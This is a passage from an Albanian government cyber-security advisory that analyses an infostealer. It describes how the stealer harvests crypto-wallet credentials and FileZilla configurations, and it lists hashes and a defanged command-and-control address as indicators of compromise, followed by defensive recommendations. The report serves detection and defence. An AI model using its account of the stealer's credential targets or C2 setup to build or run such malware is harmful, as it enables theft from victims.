


Figura 12. Telegram logsdillabot

Në klasën **PartSender** kemi tentativa drejt skedarit **%appdata%** dhe kërkon për kredenciale mbi portofolet kripto - **Crypto Wallets:**




Figura 13. Crypto Wallets

Gjithashtu në klasën **ConnectionProvider** në funksionin RequestConnection kur u vendos në debug u gjet dhe IP **command and control C2: 5[.]42[.]65[.]85** dhe me portë **45779:**




Figura 14. Serveri command and control.




Figura 15. Vlera në VirusTotal

Në klasën **Entity19** evidentohet në një funksion tentativa e marrjes së informacioneve mbi konfigurimet në formatin **XML** te **FileZilla** siç duket dhe në figurën më poshtë duke i bërë **debug**:




Figura 16. Konfigurimet e FileZIlla.

Indikatorët e komprometimit

- **HASH-ET:**

c9b088d954f9292346595b6c472d9a08fcd42a939286f30bd6dd4dc4069c6bf8 – unknown
ef54817e86916a12620e84635b16870784e185f91b87b6c74f9b5f19c84921d7 - Sodalite.exe

- **IP:**

5[.]42[.]65[.]85 Command and Control.
217[.]65[.]2[.]14 Proxy Server.

Rekomandime

AKSK rekomandon:

- Bllokimin e menjëhershëm të Indikatorëve të Kompromentimit, të përmendura më sipër në pajisjet tuaja mbrojtëse.
- Analizimin e vazhdueshëm të logeve që vijnë nga SIEM (Security information and Event Management).

- Trajnimin e stafit jo-teknik rreth sulmeve “Phishing” si dhe mënyrat e shmangies së infektimit prej tyre.
- Instalimin e pajisjeve të perimetrit të rrjetit që bëjnë analizë të thellë të trafikut duke u mbështetur jo vetëm në rregullat e listave të aksesit por edhe në sjelljen e tij (Firewall-et NextGen).
- Sistemet e evidentuara të segmentohen në VLAN-e të ndryshme, duke aplikuar “Access control list për të gjithë perimetrin e rrjetit”, webserviset duhet të jenë të ndarë nga Databaza e tyre, Active Directory duhet të jetë në një VLAN të ndarë.
- Aplikimin dhe përdorimin e teknikës LAPS për sistemet Microsoft, për menagjimin e fjalëkalimeve të Administratorëve Lokal.
- Të aplikohen filtra të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë).
- Të implementohen zgjidhje që kryen filtrimin, monitorimin dhe bllokimin e trafikut keqdashës ndërmjet aplikacioneve Web dhe internetit, Web Application Firewall (WAF).
- Të kryhen analiza të trafikut në nivel sjellje “behaviour” për pajisjet fundore, aplikimi i zgjidhjeve EDR, XDR. Kjo sjell analizën e skedarëve keqdashës jo vetëm në nivel signature por dhe në nivel behaviour.
- Të projektohet zgjidhja për menaxhimin e aksesit të përdoruesve “Identity Access Management” për të kontrolluar identitetin dhe privilegjet e përdoruesve në kohë reale sipas parimit “zero-trust”.

AKSHI